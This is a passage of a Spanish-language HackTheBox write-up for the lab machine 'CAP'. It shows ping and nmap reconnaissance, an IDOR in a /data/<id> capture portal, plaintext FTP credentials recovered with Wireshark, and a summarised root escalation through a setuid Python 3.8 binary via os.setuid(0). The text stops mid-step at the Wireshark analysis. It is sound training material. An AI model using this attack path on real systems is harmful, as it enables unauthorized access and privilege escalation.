Write Up — Máquina CAP

HackTheBox · Informe de intrusión y escalada de privilegios

RESUMEN

Máquina	CAP
IP	10.129.47.208
Dificultad	Fácil
Objetivos	Bandera del usuario nathan y bandera del usuario root
Vector de entrada	IDOR en el portal HTTP (/data/<id>) + credenciales FTP en texto claro
Escalada a root	Binario Python 3.8 con setuid → os.setuid(0)

La máquina CAP expone un portal web de monitoreo de red que permite descargar capturas de tráfico por usuario mediante un identificador secuencial en la URL. Aprovechando esa referencia directa a objeto (IDOR) se accede a la captura de otro usuario, cuyo tráfico FTP viaja en texto claro y revela credenciales válidas. Esas credenciales dan acceso por FTP y SSH (bandera de usuario), y una mala configuración del binario Python 3.8 —con el bit setuid— permite ejecutar un intérprete como root y obtener la bandera final.

Ruta de ataque

- **1. Reconocimiento:** puertos abiertos 21 (FTP), 22 (SSH) y 80 (HTTP).
- **2. Enumeración HTTP:** portal de capturas de red con rutas /data/<id>.
- **3. IDOR:** modificar el identificador expone la captura de otro usuario.
- **4. Credenciales:** análisis del tráfico en Wireshark → nathan / Buck3tH4TF0RM3! (FTP en claro).
- **5. Acceso:** FTP y SSH con nathan → bandera de usuario.
- **6. Escalada a root:** Python 3.8 con setuid → os.setuid(0) → root → bandera final.

Credenciales y activos descubiertos

Credencial / Activo	Valor	Origen
nathan (FTP/SSH)	Buck3tH4TF0RM3!	Captura de tráfico FTP (texto claro)
Captura por ID	/data/<id>	IDOR en el portal HTTP
root	os.setuid(0) + /bin/bash	Python 3.8 con setuid

Debilidades aprovechadas

Debilidad	Componente	Impacto
IDOR (referencia directa a objeto)	Portal HTTP (/data/<id>)	Acceso a capturas de otros usuarios
Protocolo FTP sin cifrado	Servicio FTP (puerto 21)	Credenciales en texto claro
Reutilización de credenciales	FTP y SSH	Acceso interactivo como nathan
Binario con setuid mal configurado	/usr/bin/python3.8	Escalada local a root

Paso 1.1: Verificación de la conexión con el objetivo

CONTEXTO

Antes del reconocimiento activo comprobamos que exista conectividad con el objetivo mediante ping.

```
ping -c 4 10.129.47.208
```

EVIDENCIA




Imagen 1.1.1. Verificación de conectividad con ping al objetivo

CONCLUSIÓN

Existe conexión real con el objetivo, por lo que podemos continuar con el reconocimiento.

Paso 1.2: Escaneo de puertos con nmap

CONTEXTO

Realizamos un descubrimiento de servicios y puertos del objetivo.

```
nmap -sS 10.129.47.208 -p- -T5
```

- **-sS:** escaneo SYN; de momento solo nos interesa conocer servicios y puertos, no sus versiones.
- **-p-:** escaneo completo de todos los puertos.
- **-T5:** mayor velocidad de escaneo.

EVIDENCIA




Imagen 1.2.1. Escaneo de puertos con nmap (-sS -p- -T5)

CONCLUSIÓN

Encontramos 3 puertos TCP abiertos: **21 (FTP), 22 (SSH) y 80 (HTTP)**. En los siguientes pasos enumeramos la información disponible en el servicio HTTP.

Paso 2.1: Exploración del dashboard y del panel de capturas

CONTEXTO

Accedemos al servicio HTTP desde el navegador (Firefox) para revisar la aplicación y sus subdirectorios.

EVIDENCIA




Imagen 2.1.1. Dashboard inicial del servicio HTTP




Imagen 2.1.2. Panel de capturas de red por usuario (/data/<id>)

CONCLUSIÓN

El dashboard aloja información de red y un login. El primer directorio muestra el volumen y flujo de red por usuario, descargable, con URLs del tipo **/data/<número>**; ese número podría corresponder al ID de un usuario (lo comprobamos en el Paso 2.3).

Paso 2.2: Revisión de interfaces y procesos del objetivo

CONTEXTO

Revisamos las demás secciones del portal para descartar información adicional de valor.

EVIDENCIA




Imagen 2.2.1. Sección de interfaces de red del objetivo




Imagen 2.2.2. Sección de procesos en ejecución del objetivo

CONCLUSIÓN

- Se muestran las interfaces de red del objetivo; como ya disponemos de la IP, no resulta muy relevante.
- Se revelan los procesos en ejecución, útiles de cara a una fase posterior, pero no para la explotación inicial.

Paso 2.3: Enumeración por ID de usuario en la URL (IDOR)

CONTEXTO

Comprobamos si el número de la URL (/data/<id>) corresponde al ID de un usuario, lo que permitiría acceder al tráfico de red de otros usuarios y buscar credenciales en servicios como FTP o SSH.

EVIDENCIA




Imagen 2.3.1. Acceso a la captura de otro usuario modificando el ID en la URL

CONCLUSIÓN

Al modificar el número de la URL se muestran capturas de red distintas, lo que confirma que el valor corresponde al **ID del usuario** (vulnerabilidad IDOR) y que podemos descargar el tráfico de otros usuarios.

Paso 3.1: Análisis del tráfico FTP en Wireshark

CONTEXTO

Descargamos la captura y analizamos el tráfico en Wireshark, enfocándonos en los protocolos de autenticación como FTP y SSH.

EVIDENCIA




Imagen 3.1.1. Análisis del tráfico FTP en Wireshark




Imagen 